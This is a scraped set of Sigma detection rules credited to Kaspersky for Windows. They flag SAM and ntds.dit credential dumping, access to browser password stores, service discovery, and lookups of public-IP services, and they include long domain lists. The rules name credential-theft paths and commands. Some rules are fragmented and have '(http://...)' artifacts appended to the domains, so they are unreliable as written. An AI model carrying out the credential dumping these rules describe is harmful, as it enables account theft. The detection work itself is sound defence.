  CommandLine|contains:
   - 'gwmi Win32_COMSetting'
   - 'Get-WmiObject Win32_COMSetting'
 condition: selection1 and selection2 and selection3
falsepositives:
  - Unknown
level: medium
```

title: Generic-Dumping SAM via Command Line

```
id: 748b3581-483d-4558-870e-d389f102b33a
description: Detects saving SAM, SYSTEM, SECURITY registry hives via Command Line
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.credential_access
  - attack.t1003.002
  - attack.t1003.004
  - attack.t1003.005
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: 'reg.exe'
    CommandLine|contains:
      - ' save '
  selection2:
    CommandLine|contains:
      - 'HKLM\SAM'
      - 'HKLM\SYSTEM'
      - 'HKLM\SECURITY'
  condition: selection and selection2
falsepositives:
  - unknown
level: high
```

title: Generic-Suspicious Access to Credentials from Web Browsers

```
id: 88e80071-ae51-48ab-ae26-81db80676fe9
description: Detects suspicious access to credentials from Web Browsers
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.Credential Access
  - attack.T1555.003
logsource:
  product: windows
detection:
  selection:
    EventID:
      - 4663
    TargetObject|endswith:
      - '\logins.json'
      - '\key4.db'
      - '\signons.sqlite'
      - '\key3.db'
      - '\formhistory.sqlite'
      - '\Login Data'
      - '\Login Data-journal'
      - '\Web Data'
      - '\Web Data-journal'
      - '\Local State'
      - '\Local State For Account'
  filter:
    Image|endswith:
      - '\Microsoft\Edge\Application\msedge.exe'
      - '\Google\Chrome\Application\chrome.exe'
      - '\Mozilla Firefox\firefox.exe'
      - '\Opera\opera.exe'
      - '\yandex\yandexbrowser\application\browser.exe'
  condition: selection and not filter
falsepositives:
  - browsers accessing their files, add additional browsers' file paths for exclusion
level: high
```

title: Generic-Copying ntds.dit from Volume Shadow Copy

```
id: 2c90a9dc-4de2-4cfc-a3ce-bc6454f6ecd7
description: Copying ntds.dit from Volume Shadow Copy
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.credential_access
  - attack.t1003.003
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith: 'cmd.exe'
    CommandLine|contains:
      - ' copy '
  selection2:
    Image|endswith: 'esentutl.exe'
    CommandLine|contains:
      - ' /y '
  selection3:
    CommandLine|contains:
      - 'ntds\ntds.dit'
  condition: (selection1 or selection2) and selection3
falsepositives:
  - unknown
level: high
```

title: System Service Discovery via PowerShell

```
id: 62883a4d-48c5-4c9b-848d-86dfd5db1e96
status: stable
description: Adversaries may try to get information about registered services
author: Kaspersky
modified: 2023-08-22
tags:
  - attack.discovery
  - attack.t1007
  - attack.t1012
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\SyncAppvPublishingServer.exe'
  selection2:
    CommandLine|contains:
      - 'gsv'
      - 'get-service'
      - 'Get-SystemDriver'
      - 'CIM_Service'
      - 'CIM_ServiceComponent'
      - 'CIM_ServiceServiceDependency'
      - 'Win32_Service'
      - 'win32_systemdriver'
  condition: selection1 and selection2
falsepositives:
  - Legitimate Administrators' activity
level: low
```

title: System Service Discovery via wmic

```
id: 815dfeca-174e-43a0-982a-c7f5927493e7
description: Detects System Service Discovery via wmic
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.t1007
  - attack.execution
  - attack.t1047
logsource:
  product: windows
  category: process_creation
detection:
 selection:
  Image|endswith:
   - '\wmic.exe'
  CommandLine|contains:
   - 'sysdriver'
   - 'service'
 filter:
  ParentImage|contains:
    - '\ibm\cognos\'
    - '\program files\openit\core\bin\openit_autodetectrlm.exe'
    - '\program files\meraki\systems manager agent'
    - '\meraki\pcc agent '
    - '\program files\1c\1ce\components\'
    - '\program files\bellsoft\libericajdk-'
    - '\program files\palo alto networks\globalprotect\'
    - '\program files\windows defender advanced threat protection\mssense.exe'
 condition: selection and not filter
falsepositives: unknown
level: medium
```

title: System Service Discovery via Registry

```
id: 993d8024-4fa2-4c97-976c-d96c8e585a22
status: stable
description: Adversaries may try to get information about registered services
author: Kaspersky
modified: 2023-08-22
tags:
  - attack.discovery
  - attack.t1007
  - attack.t1012
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith:
      - '\reg.exe'
  selection2:
    CommandLine|contains:
      - 'query'
      - 'save'
      - 'export'
  selection3:
    CommandLine|re:
      - '(?i).*?\\SYSTEM\\.*ControlSet.*\\Services.*'
  condition: selection1 and selection2 and selection3
falsepositives:
   - Unknown
level: low
```

title: System Service Discovery via Standard Windows Utilities

```
id: a2eb10b5-8dac-4308-bae4-54a1db834a87
status: stable
description: Adversaries may try to get information about registered services
author: Kaspersky
modified: 2023-08-22
tags:
  - attack.discovery
  - attack.t1007
  - attack.t1012
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith:
      - '\sc.exe'
  selection2:
    CommandLine|contains:
      - 'query'
      - 'qc'
      - 'qdescription'
      - 'qprivs'
  selection3:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
  selection4:
    CommandLine|contains:
      - 'start'
  selection5:
    Image|endswith:
      - '\driverquery.exe'
  selection6:
    Image|endswith:
      - '\tasklist.exe'
  selection7:
    CommandLine|contains:
      - '/svc'
  condition: (selection1 and selection2) or (selection3 and selection4) or selection5 or (selection6 and selection7)
falsepositives:
   - Legitimate Administrators' activity
level: low
```

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 3)

```
id: 8cfd1381-1f85-4c5d-800c-c0ec659fabac
description: Detects network connection to online IP resolution web service
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Discovery
  - attack.T1016
logsource:
  product: windows
detection:
  selection1:
    Category:
      - Network Connection
    DestinationHostname|endswith:
      - 'pvcdesigner.com (http://pvcdesigner.com)'
      - 'ip1.dynupdate.no-ip.com (http://ip1.dynupdate.no-ip.com)'
      - 'clientn.mask-myip.com (http://clientn.mask-myip.com)'
      - 'ipservice.suning.com (http://ipservice.suning.com)'
      - 'madmax.utyuytjn.com (http://madmax.utyuytjn.com)'
      - 'whois.pconline.com.cn (http://whois.pconline.com.cn)'
      - 'myip.ch (http://myip.ch)'
      - 'ipv4.icanhazip.com (http://ipv4.icanhazip.com)'
      - 'advancedpcspeedup.com (http://advancedpcspeedup.com)'
      - 'mypcupdate.com (http://mypcupdate.com)'
      - 'meuip.com (http://meuip.com)'
      - 'export-it.org (http://export-it.org)'
      - 'j923940.myjino.ru (http://j923940.myjino.ru)'
      - 'speechsvr.kuwo.cn (http://speechsvr.kuwo.cn)'
      - 'api.ipinfodb.com (http://api.ipinfodb.com)'
      - 'api.vtaoke.com (http://api.vtaoke.com)'
      - '3322.org (http://3322.org)'
      - 'showmyipaddress.com (http://showmyipaddress.com)'
      - 'curlmyip.net (http://curlmyip.net)'
      - 'dyndns.org (http://dyndns.org)'
      - 'api.baizhu.cc (http://api.baizhu.cc)'
      - 'mobilestock.etomato.com (http://mobilestock.etomato.com)'
      - 'lavageeks.ru (http://lavageeks.ru)'
      - 'lb3.pcvisit.de (http://lb3.pcvisit.de)'
      - 'mfastkai.fastpay02.com (http://mfastkai.fastpay02.com)'
      - 'api.189.cn (http://api.189.cn)'
      - 'intorobot.com (http://intorobot.com)'
      - 'octarine.soxx.us (http://octarine.soxx.us)'
      - 'galaxyevol.ru (http://galaxyevol.ru)'
      - 'meuip.operahouse.com.br (http://meuip.operahouse.com.br)'
      - 'ipaddresslocation.org (http://ipaddresslocation.org)'
      - 'myipaddress.com (http://myipaddress.com)'
      - 'api.dns.corp.flamingo-inc.com (http://api.dns.corp.flamingo-inc.com)'
      - 'ip-addr.es (http://ip-addr.es)'
      - 'netikus.net (http://netikus.net)'
      - 'evda-connector.appspot.com (http://evda-connector.appspot.com)'
      - 'api.appota.com (http://api.appota.com)'
      - 'ipip.yy.com (http://ipip.yy.com)'
      - 'ip.gralindo.com (http://ip.gralindo.com)'
      - 'api-center.coolook.org (http://api-center.coolook.org)'
      - 'fqrcw.com (http://fqrcw.com)'
      - 'ip.bitauto.com (http://ip.bitauto.com)'
      - 'pro.ip-api.com (http://pro.ip-api.com)'
      - 'gserher.myjino.ru (http://gserher.myjino.ru)'
      - 'ad.solverlabs.com (http://ad.solverlabs.com)'
      - 'ipapi.xyz'
      - 'meuip.eu'
      - 'ip.cip.cc (http://ip.cip.cc)'
      - 'accountcontabilidade.com.br (http://accountcontabilidade.com.br)'
      - 'eryaz.net (http://eryaz.net)'
      - 'myip.dnsomatic.com (http://myip.dnsomatic.com)'
      - 'botanikyazilim.com.tr (http://botanikyazilim.com.tr)'
      - 'j827328.myjino.ru (http://j827328.myjino.ru)'
      - 'cp.wjbox.ru (http://cp.wjbox.ru)'
      - 'httpbin.org (http://httpbin.org)'
      - 'ip.6655.com (http://ip.6655.com)'
      - 'cmyip.com (http://cmyip.com)'
      - 'pixel.ijnewhb.com (http://pixel.ijnewhb.com)'
      - 'find-ip-address.org (http://find-ip-address.org)'
      - 'api.ipapi.com (http://api.ipapi.com)'
      - 'box.hf-game.com (http://box.hf-game.com)'
      - 'lavresearch.com (http://lavresearch.com)'
      - '7fw.de (http://7fw.de)'
      - 'ip-detect.net (http://ip-detect.net)'
      - 'cn.soeasysdk.com (http://cn.soeasysdk.com)'
      - 'own24.ru (http://own24.ru)'
      - 'ip.taobao.com (http://ip.taobao.com)'
      - 'mg-control.com (http://mg-control.com)'
      - 'ff2008.com (http://ff2008.com)'
      - 'efixpcutils.com (http://efixpcutils.com)'
      - 'ctc.bj.check.ie.sogou.com (http://ctc.bj.check.ie.sogou.com)'
      - 'ip2country.hackers.lv (http://ip2country.hackers.lv)'
      - 'mycomputermechanics.com (http://mycomputermechanics.com)'
      - 'wtfismyip.com (http://wtfismyip.com)'
      - 'ip.rtsd.ru (http://ip.rtsd.ru)'
      - 'fw.qq.com (http://fw.qq.com)'
      - 'ddns.oray.com (http://ddns.oray.com)'
      - 'api.raaga.com (http://api.raaga.com)'
```

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 3)

- 'meuip.net.br (http://meuip.net.br)'
- 'chekfast.zennolab.com (http://chekfast.zennolab.com)'
- 'bluecorp.com.ar (http://bluecorp.com.ar)'
- 'app.ajokki.fi (http://app.ajokki.fi)'
- 'ppacti.com (http://ppacti.com)'
- 'm.manxwaplay.info (http://m.manxwaplay.info)'
- 'esecurepctools.com (http://esecurepctools.com)'
- 'mam.netease.com (http://mam.netease.com)'
- 'dtjrtj.duckdns.org (http://dtjrtj.duckdns.org)'
- 'api.kidspots.ro (http://api.kidspots.ro)'
- 'int.dpool.sina.com.cn (http://int.dpool.sina.com.cn)'
- 'cc.entireactiv.com (http://cc.entireactiv.com)'
- 'adtoppers.com (http://adtoppers.com)'
- 'jeyhun.ru (http://jeyhun.ru)'
- 'cyberfuzz.com (http://cyberfuzz.com)'
- 'grandhero.tk (http://grandhero.tk)'
- 'idream94i.tk (http://idream94i.tk)'
- 'baro-meter.co.kr (http://baro-meter.co.kr)'
- 'msalcedo.com (http://msalcedo.com)'
- 'apps.game.qq.com (http://apps.game.qq.com)'
- 'm-ceferli95.myjino.ru (http://m-ceferli95.myjino.ru)'
- 'ip.42.pl (http://ip.42.pl)'
- 'pcpurifier.com (http://pcpurifier.com)'
- 'dofwq44044.dx.am (http://dofwq44044.dx.am)'
- 'api.dten.com (http://api.dten.com)'
- 'api.x2software.net (http://api.x2software.net)'
- 'ms.efla.me'
- 'prt.sleepnova.org (http://prt.sleepnova.org)'
- 'whereisip.net (http://whereisip.net)'
- 'aws.pvp.monthurs.com (http://aws.pvp.monthurs.com)'
- 'cargestion.com (http://cargestion.com)'
- 'kirya272.myjino.ru (http://kirya272.myjino.ru)'
- 'api.solvemedia.com (http://api.solvemedia.com)'
- 'caocao69710-7.appspot.com (http://caocao69710-7.appspot.com)'
- 'minfosol.net (http://minfosol.net)'
- 'ipua.adfurikun.jp (http://ipua.adfurikun.jp)'
- 'app.getsitecontrol.com (http://app.getsitecontrol.com)'
- 'geoloc.arte.tv (http://geoloc.arte.tv)'
- 'm.manxwaplay.net (http://m.manxwaplay.net)'
- 'myip.ru (http://myip.ru)'
- 'bemnacabine.com.br (http://bemnacabine.com.br)'
- 'getip.com (http://getip.com)'
- 'doodooalbum.co.kr (http://doodooalbum.co.kr)'
- 'geoip.goforandroid.com (http://geoip.goforandroid.com)'
- 'lg.logging.admicro.vn (http://lg.logging.admicro.vn)'
- 'ipv4.test-ipv6.com (http://ipv4.test-ipv6.com)'
- 'app.chinahighlights.com (http://app.chinahighlights.com)'
- 'ip.anysrc.net (http://ip.anysrc.net)'
- 'en.safe-installation.com (http://en.safe-installation.com)'
- 'myip.nl (http://myip.nl)'
- 'ip.sap1000.com (http://ip.sap1000.com)'
- 'ifconfig.me'
- 'geoiptool'
- 'ercnetsis.com (http://ercnetsis.com)'
- 'maclo.myjino.ru (http://maclo.myjino.ru)'
- 'line.asure.com.tw (http://line.asure.com.tw)'
- 'efixpctools.com (http://efixpctools.com)'
- 'api.ipaddress.com (http://api.ipaddress.com)'
- 'ip168.com (http://ip168.com)'
- 'ns2.showmypc.com (http://ns2.showmypc.com)'
- 'pdapi.znyshurufa.com (http://pdapi.znyshurufa.com)'
- 'matrixvoid.com (http://matrixvoid.com)'
- 'trfactiv.com (http://trfactiv.com)'
- 'ip.cn (http://ip.cn)'
- 'geo.api.viewster.com (http://geo.api.viewster.com)'
- 'ip.larogames.cz (http://ip.larogames.cz)'
- 'atradepoint.com (http://atradepoint.com)'
- 'barmash.ru (http://barmash.ru)'
- 'api.test-ipv6.co (http://api.test-ipv6.co)'
- 'ip-score.com (http://ip-score.com)'
- 'driverupdaterplus.com (http://driverupdaterplus.com)'
- 'checkip.dyndns.org (http://checkip.dyndns.org)'
- 'mini5-1.opera-mini.net (http://mini5-1.opera-mini.net)'
- 'binnazabla.com (http://binnazabla.com)'
- 'ipneed.com (http://ipneed.com)'
- 'ip.dedikewl.fr (http://ip.dedikewl.fr)'
- 'apiv6.webprovider.cz (http://apiv6.webprovider.cz)'
- 'caocao69710-3.appspot.com (http://caocao69710-3.appspot.com)'
- 'blackghange.ru (http://blackghange.ru)'
- 'api-ip.mtsgp.com (http://api-ip.mtsgp.com)'
- 'dawhois.com (http://dawhois.com)'
- 'myav.co.uk (http://myav.co.uk)'
- 'iptrackeronline.com (http://iptrackeronline.com)'
- 'disrup.me'
- 'freegeoip.net (http://freegeoip.net)'
- 'flavionet.com (http://flavionet.com)'
- 'clientn.free-hideip.com (http://clientn.free-hideip.com)'
- 'power-equilab.com (http://power-equilab.com)'

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 3)

- 'checkip.amazonaws.com (http://checkip.amazonaws.com)'
- 'dcs.coohua.com (http://dcs.coohua.com)'
- 'cc.globalpcworks.com (http://cc.globalpcworks.com)'
- 'dipisoft.com (http://dipisoft.com)'
- 'check2.zennolab.com (http://check2.zennolab.com)'
- 'cgi.nch.com.au (http://cgi.nch.com.au)'
- 'ident.me'
- 'ip.360.cn (http://ip.360.cn)'
- 'list.adkuai8.com (http://list.adkuai8.com)'
- 'domainserver.co.kr (http://domainserver.co.kr)'
- 'cp427.agava.net (http://cp427.agava.net)'
- 'api.webprovider.cz (http://api.webprovider.cz)'
- 'qqmyniga.cf (http://qqmyniga.cf)'
- 'ipleak.net (http://ipleak.net)'
- 'authaddr.ichano.com (http://authaddr.ichano.com)'
- 'alfactiv.com (http://alfactiv.com)'
- 'pimp-hhf.myjino.ru (http://pimp-hhf.myjino.ru)'
- 'lotusulalb2.ro (http://lotusulalb2.ro)'
- 'miner.party'
- 'app.jollychic.com (http://app.jollychic.com)'
- 'baby-gugu.com (http://baby-gugu.com)'
- 'ipfind.co (http://ipfind.co)'
- 'mrgs.my.com (http://mrgs.my.com)'
- 'mubawab.ma (http://mubawab.ma)'
- 'ipecho.net (http://ipecho.net)'
- 'fld.funshion.com (http://fld.funshion.com)'
- 'c.51fxt.com (http://c.51fxt.com)'
- 'codingforex.com (http://codingforex.com)'
- 'f0236061.xsph.ru (http://f0236061.xsph.ru)'
- 'pv.sohu.com (http://pv.sohu.com)'
- 'cc.pcspeeduppro.net (http://cc.pcspeeduppro.net)'
- '4secunde.automaticit.ro (http://4secunde.automaticit.ro)'
- 'ru.smart-ip.net (http://ru.smart-ip.net)'
- 'arconsult.hu (http://arconsult.hu)'
- 'hididi.net (http://hididi.net)'
- 'atsoft.it (http://atsoft.it)'
- 'm.foultouch.com (http://m.foultouch.com)'
- 'ping1.mquadr.at (http://ping1.mquadr.at)'
- 'browser.gwdang.com (http://browser.gwdang.com)'
- 'kahuanwang.com (http://kahuanwang.com)'
- 'q987356n.beget.tech'
- 'prod.geo.gluops.com (http://prod.geo.gluops.com)'
- 'ipdomainserver.kuwo.cn (http://ipdomainserver.kuwo.cn)'
- 'iplocation.geo.qiyi.com (http://iplocation.geo.qiyi.com)'
- 'cloud-search.linkury.com (http://cloud-search.linkury.com)'
- 'formyip.com (http://formyip.com)'
- 'demositedsv.zzz.com.ua (http://demositedsv.zzz.com.ua)'
- 'iwarg.ddns.net (http://iwarg.ddns.net)'
- 'mreg.kuwo.cn (http://mreg.kuwo.cn)'
- 'm.easyrent.com.tw (http://m.easyrent.com.tw)'
- 'gafernoto.tech'
- 'g.go2s.co (http://g.go2s.co)'
- 'country.reliancegames.com (http://country.reliancegames.com)'
- 'cc.alfactiv.com (http://cc.alfactiv.com)'
- 'emailarms.com (http://emailarms.com)'
- 'alice.yourapp24.com (http://alice.yourapp24.com)'
- 'gu.md (http://gu.md)'
- 'api.ms.noswifi.cn (http://api.ms.noswifi.cn)'
- 'agentgatech.appspot.com (http://agentgatech.appspot.com)'
- 'ipandlocation.appspot.com (http://ipandlocation.appspot.com)'
- 'lokj.duckdns.org (http://lokj.duckdns.org)'
- 'ana.gomtv.com (http://ana.gomtv.com)'
- 'pcu.4bdir4.info (http://pcu.4bdir4.info)'
- 'c.speedtest.net (http://c.speedtest.net)'
- 'ip138.com (http://ip138.com)'
- 'whoer.net (http://whoer.net)'
- 'conf.ie.sogou.com (http://conf.ie.sogou.com)'
- 'phelp.anyproxy.net (http://phelp.anyproxy.net)'
- 'kxunion.com (http://kxunion.com)'
- 'ip.3322.net (http://ip.3322.net)'
- 'geobytes.com (http://geobytes.com)'
- 'failover.v-speed.eu'
- 'globalsystools.com (http://globalsystools.com)'
- 'authorizationkey.pw (http://authorizationkey.pw)'
- 'ipv4.myexternalip.com (http://ipv4.myexternalip.com)'
- 'bizbuild.co.kr (http://bizbuild.co.kr)'
- 'clientn.platinumhideip.com (http://clientn.platinumhideip.com)'
- 'ip.pavietnam.vn (http://ip.pavietnam.vn)'
- 'chek.zennolab.com (http://chek.zennolab.com)'
- 'l2.io (http://l2.io)'
- 'ip-api.com (http://ip-api.com)'
- 'ms.fairplayminecraft.com (http://ms.fairplayminecraft.com)'
- 'priv3.shieldapps.one'
- 'api.ipstack.com (http://api.ipstack.com)'
- 'haliyikamaizmir.info (http://haliyikamaizmir.info)'
- 'ip.ip-check.net (http://ip.ip-check.net)'
- 'checkrealip.com (http://checkrealip.com)'
- 'checkip.dyndns.com (http://checkip.dyndns.com)'
- 'checkip.spdns.de (http://checkip.spdns.de)'
- 'autopromaker.com (http://autopromaker.com)'
- 'iplocator.gofrugal.com (http://iplocator.gofrugal.com)'
- 'noxcleaner.com (http://noxcleaner.com)'

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 3)

- 'ae.gsecondscreen.com (http://ae.gsecondscreen.com)'
- 'icanhazip.com (http://icanhazip.com)'
- 'api.sypexgeo.net (http://api.sypexgeo.net)'
- 'msct.kirara.st (http://msct.kirara.st)'
- 'geoip.co.uk (http://geoip.co.uk)'
- 'geoloc.hurriyet.com.tr (http://geoloc.hurriyet.com.tr)'
- 'geoplugin.net (http://geoplugin.net)'
- 'geoip.anddoes.com (http://geoip.anddoes.com)'
- 'ipligence.com (http://ipligence.com)'
- 'ambianceapp.com (http://ambianceapp.com)'
- 'ianelolski.myjino.ru (http://ianelolski.myjino.ru)'
- 'myip.net (http://myip.net)'
- 'aioli.kr (http://aioli.kr)'
- 'propsoftware.co.uk (http://propsoftware.co.uk)'
- 'infobyip.com (http://infobyip.com)'
- 'checkip.org (http://checkip.org)'
- 'iplocate.firstsmile.mobi'
- 'mrlsolutions.com (http://mrlsolutions.com)'
- 'extreme-ip-lookup.com (http://extreme-ip-lookup.com)'
- 'la.vietid.net (http://la.vietid.net)'
- 'meuip.ohs.com.br (http://meuip.ohs.com.br)'
- 'j680382.myjino.ru (http://j680382.myjino.ru)'
- 'f0254974.xsph.ru (http://f0254974.xsph.ru)'
- 'analiz.webraporlama.com (http://analiz.webraporlama.com)'
- 'api.media.jio.com (http://api.media.jio.com)'
- 'api.coolguang.com (http://api.coolguang.com)'
- 'info.limehd.tv (http://info.limehd.tv)'
- 'ipgeobase.ru (http://ipgeobase.ru)'
- 'fast22.myjino.ru (http://fast22.myjino.ru)'
- 'dynupdate.no-ip.com (http://dynupdate.no-ip.com)'
- 'geoinfo.intowow.com (http://geoinfo.intowow.com)'
- 'iploc.eset.com (http://iploc.eset.com)'
- 'ipmonkey.com (http://ipmonkey.com)'
- 'bhv.v-speed.eu'
- 'api.proxychecker.co (http://api.proxychecker.co)'
- 'api.ip138.com (http://api.ip138.com)'
- 'anzan.by (http://anzan.by)'
- 'lolbly.beget.tech'
- 'api.wipmania.com (http://api.wipmania.com)'
- 'ipservidor.com (http://ipservidor.com)'
- 'ipchicken.com (http://ipchicken.com)'
- 'ipinfo.io (http://ipinfo.io)'
- '2018.ip138.com (http://2018.ip138.com)'
- 'kontrol.extrayazilim.com (http://kontrol.extrayazilim.com)'
- 'advancedpccare.com (http://advancedpccare.com)'
- 'infos.awardspace.co.uk (http://infos.awardspace.co.uk)'
- 'api.kinomap.com (http://api.kinomap.com)'

- 'ip.bablosoft.com (http://ip.bablosoft.com)'
- 'bseet.com (http://bseet.com)'
- 'ip.adro.co (http://ip.adro.co)'
- 'ipip.net (http://ipip.net)'
- 'mobi.kuwo.cn (http://mobi.kuwo.cn)'
- 'who.is (http://who.is)'
- 'pccleanerplus.com (http://pccleanerplus.com)'
- 'api.go2map.com (http://api.go2map.com)'
- '10037.myhost.su'
- 'ip.trilockapps.com (http://ip.trilockapps.com)'
- 'knsemis.com (http://knsemis.com)'
- 'playnt.myjino.ru (http://playnt.myjino.ru)'
- 'iredt.com (http://iredt.com)'
- 'mobile.oneapm.com (http://mobile.oneapm.com)'
- 'brutix1.info (http://brutix1.info)'
- 'dlsft.com (http://dlsft.com)'
- '02.283.co.kr (http://02.283.co.kr)'
- 'qh4x88le5b.myjino.ru (http://qh4x88le5b.myjino.ru)'
- 'iplocation.net (http://iplocation.net)'
- 'ip.biaoqingdou.com (http://ip.biaoqingdou.com)'
- 'dcfg.kgridhub.com (http://dcfg.kgridhub.com)'
- 'myexternalip.com (http://myexternalip.com)'
- 'jangadi.info (http://jangadi.info)'
- 'ipv4.wtfismyip.com (http://ipv4.wtfismyip.com)'
- 'latvdefrance.com (http://latvdefrance.com)'
- 'smart-ip.net (http://smart-ip.net)'
- 'ip.1tv.ru (http://ip.1tv.ru)'
- 'ip.up66.ru (http://ip.up66.ru)'
- 'myip.cx (http://myip.cx)'
- 'apcsoftware.com.br (http://apcsoftware.com.br)'
- 'dynamic.zoneedit.com (http://dynamic.zoneedit.com)'
- 'ipinfo.info (http://ipinfo.info)'
- 'haimage-nocdn.cvgs.net (http://haimage-nocdn.cvgs.net)'
- 'api.pantheracre.icu'
- 'pcpowerboost.com (http://pcpowerboost.com)'
- 'download.formtec.co.kr (http://download.formtec.co.kr)'
- 'mobileapi.netmarble.com (http://mobileapi.netmarble.com)'
- 'ip.reachads.com (http://ip.reachads.com)'
- 'i-tax.in (http://i-tax.in)'
- 'prob.mipropia.com (http://prob.mipropia.com)'
- 'beta.speedtest.net (http://beta.speedtest.net)'
- 'ip-lookup.net (http://ip-lookup.net)'
- 'clientn.autohideip.com (http://clientn.autohideip.com)'
- 'api.ipify.org (http://api.ipify.org)'
- 'geoip.fotoable.net (http://geoip.fotoable.net)'
- 'ins.itlantivirus.com (http://ins.itlantivirus.com)'

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 3)

```
        - 'getwanip.com (http://getwanip.com)'
        - 'networksecuritytoolkit.org (http://networksecuritytoolkit.org)'
        - 'dvrlists.com (http://dvrlists.com)'
        - 'geoip.vmn.net (http://geoip.vmn.net)'
        - 'log.eclick.vn (http://log.eclick.vn)'
        - 'stat.funshion.net (http://stat.funshion.net)'
        - 'imaslengviau.prg.lt (http://imaslengviau.prg.lt)'
        - 'lazygit.org (http://lazygit.org)'
        - 'client.superhideip.com (http://client.superhideip.com)'
        - 'ip2location'
        - 'api.2ip'
        - 'portchecktool'
        - 'canyouseeme'
        - 'ip-ping.ru (http://ip-ping.ru)'
        - 'check-host'
        - '2ip.ua (http://2ip.ua)'
        - 'whatismyip'
        - 'iptools'
        - 'portquiz'
        - '2ip.ru (http://2ip.ru)'
        - 'hidemy.name (http://hidemy.name)'
        - 'hostip'
        - 'iplookup'
        - 'meineip'
    filter:
      Image|endswith:
        - 'msedge.exe'
        - 'betternet.exe'
        - 'xunfengcooperate.exe'
        - 'sidebar.exe'
        - 'stellarium.exe'
        - 'sogoucloud.exe'
        - 'virtualbox.exe'
        - 'reiboot.exe'
        - 'qbittorrent.exe'
        - 'eu4.exe'
        - 'mcafee safe connect.exe'
        - 'sohunews.exe'
        - 'fiddler.exe'
        - 'iwproxy.exe'
        - 'waterfox.exe'
        - 'maxthon.exe'
        - 'icedragon.exe'
        - 'sogouexplorer.exe'
        - 'seamonkey.exe'
        - 'ieuser.exe'
        - 'safari.exe'
        - 'browser.exe'
        - 'opera.exe'
        - 'amigo.exe'
        - 'chrome.exe'
        - 'firefox.exe'
        - 'iexplore.exe'
        - 'utorrent.exe'
        - 'pcapsvc2.exe'
        - 'testrunner.exe'
        - 'ksde.exe'
        - 'kpm.exe'
        - 'cntlm.exe'
        - 'klan.exe'
        - 'vmnat.exe'
        - 'proxifier.exe'
        - 'trademattictrader.exe'
        - 'sgnews.exe'
        - 'slack'
        - 'x-lite.exe'
        - 'qemu-system-i386.exe'
        - 'client_tos.exe'
        - 'nvnetworkservice.exe'
        - 'nvstreamsvc.exe'
        - '360se.exe'
        - 'rainmeter.exe'
        - 'microsoftedgecp.exe'
        - 'virtualboxvm.exe'
        - 'qqbrowser.exe'
        - 'vivaldi.exe'
    condition: selection1 and not filter
falsepositives: Legitimate applications from "Program Files", specific for organization
level: high
```

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 22)

```
id: c16f6f49-9e59-456f-aee3-652fddce693e
description: Detects network connection to online IP resolution web service
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
    - attack.Discovery
    - attack.T1016
logsource:
    product: windows
detection:
    selection1:
      Category:
        - DNS Query
      QueryName|endswith:
        - 'pvcdesigner.com (http://pvcdesigner.com)'
        - 'ip1.dynupdate.no-ip.com (http://ip1.dynupdate.no-ip.com)'
        - 'clientn.mask-myip.com (http://clientn.mask-myip.com)'
        - 'ipservice.suning.com (http://ipservice.suning.com)'
        - 'madmax.utyuytjn.com (http://madmax.utyuytjn.com)'
        - 'whois.pconline.com.cn (http://whois.pconline.com.cn)'
        - 'myip.ch (http://myip.ch)'
        - 'ipv4.icanhazip.com (http://ipv4.icanhazip.com)'
        - 'advancedpcspeedup.com (http://advancedpcspeedup.com)'
        - 'mypcupdate.com (http://mypcupdate.com)'
        - 'meuip.com (http://meuip.com)'
        - 'export-it.org (http://export-it.org)'
```

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 22)

- 'j923940.myjino.ru (http://j923940.myjino.ru)'
- 'speechsvr.kuwo.cn (http://speechsvr.kuwo.cn)'
- 'api.ipinfodb.com (http://api.ipinfodb.com)'
- 'api.vtaoke.com (http://api.vtaoke.com)'
- '3322.org (http://3322.org)'
- 'showmyipaddress.com (http://showmyipaddress.com)'
- 'curlmyip.net (http://curlmyip.net)'
- 'dyndns.org (http://dyndns.org)'
- 'api.baizhu.cc (http://api.baizhu.cc)'
- 'mobilestock.etomato.com (http://mobilestock.etomato.com)'
- 'lavageeks.ru (http://lavageeks.ru)'
- 'lb3.pcvisit.de (http://lb3.pcvisit.de)'
- 'mfastkai.fastpay02.com (http://mfastkai.fastpay02.com)'
- 'api.189.cn (http://api.189.cn)'
- 'intorobot.com (http://intorobot.com)'
- 'octarine.soxx.us (http://octarine.soxx.us)'
- 'galaxyevol.ru (http://galaxyevol.ru)'
- 'meuip.operahouse.com.br (http://meuip.operahouse.com.br)'
- 'ipaddresslocation.org (http://ipaddresslocation.org)'
- 'myipaddress.com (http://myipaddress.com)'
- 'api.dns.corp.flamingo-inc.com (http://api.dns.corp.flamingo-inc.com)'
- 'ip-addr.es (http://ip-addr.es)'
- 'netikus.net (http://netikus.net)'
- 'evda-connector.appspot.com (http://evda-connector.appspot.com)'
- 'api.appota.com (http://api.appota.com)'
- 'ipip.yy.com (http://ipip.yy.com)'
- 'ip.gralindo.com (http://ip.gralindo.com)'
- 'api-center.coolook.org (http://api-center.coolook.org)'
- 'fqrcw.com (http://fqrcw.com)'
- 'ip.bitauto.com (http://ip.bitauto.com)'
- 'pro.ip-api.com (http://pro.ip-api.com)'
- 'gserher.myjino.ru (http://gserher.myjino.ru)'
- 'ad.solverlabs.com (http://ad.solverlabs.com)'
- 'ipapi.xyz'
- 'meuip.eu'
- 'ip.cip.cc (http://ip.cip.cc)'
- 'accountcontabilidade.com.br (http://accountcontabilidade.com.br)'
- 'eryaz.net (http://eryaz.net)'
